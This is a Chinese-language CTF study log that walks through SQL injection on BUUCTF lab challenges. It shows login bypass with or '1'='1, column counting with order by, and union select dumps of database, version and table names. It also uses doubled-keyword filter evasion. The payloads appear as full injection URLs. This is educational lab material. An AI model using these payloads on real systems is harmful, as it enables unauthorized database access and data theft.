安全学习Week4

原创


不是小生 已于 2022-03-17 11:00:36 修改 66 收藏
文章标签： 安全 web安全
于 2022-02-14 03:47:01 首次发布

安全学习Week4


Web题实战

1.[极客大挑战 2019]EasySQL

直接用默认密码尝试



再加个‘看看能不能报错



Ok 那就用or’1’=‘1了

成功

2【buu】[极客大挑战 2019]LoveSQL

.用万能密码登陆成功


再爆字段

)3.node4.buuoj.cn:81/check.php?username=admin%27%20or%201=1%20order%20by%204%23&password=1

3个字段

看回显

)3.node4.buuoj.cn:81/check.php?username=1%20%27%20union%20select%201,2,3%23%20&password=1




2，3回显点位

再爆数据库


buuoj.cn:81/check.php?username=1%20%27%20union%20select%201,database(),version()%23%20&pas

再爆表


%20union%20select%201,2,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()%23%20&password=1



直接查第二个库的列




直接查




3.[极客大挑战 2019]BabySQL

or被过滤




爆字段



Union 和select也被过滤了

那就再双写绕




列数错误

e7ded033-bd48-4791-8ebf-4901887a898d.node4.buuoj.cn:81/check.php?username=admin%27%20ununionion%20seselectlect%201%20%23&password=a...


看回显

d.node4.buuoj.cn:81/check.php?username=admin&password=admin%20%27%20ununionion%20seselectlect%201,2,3%20%23




查版本


d.node4.buuoj.cn:81/check.php?username=admin&password=admin%20%27%20ununionion%20seselectlect%201,2,version()%20%23



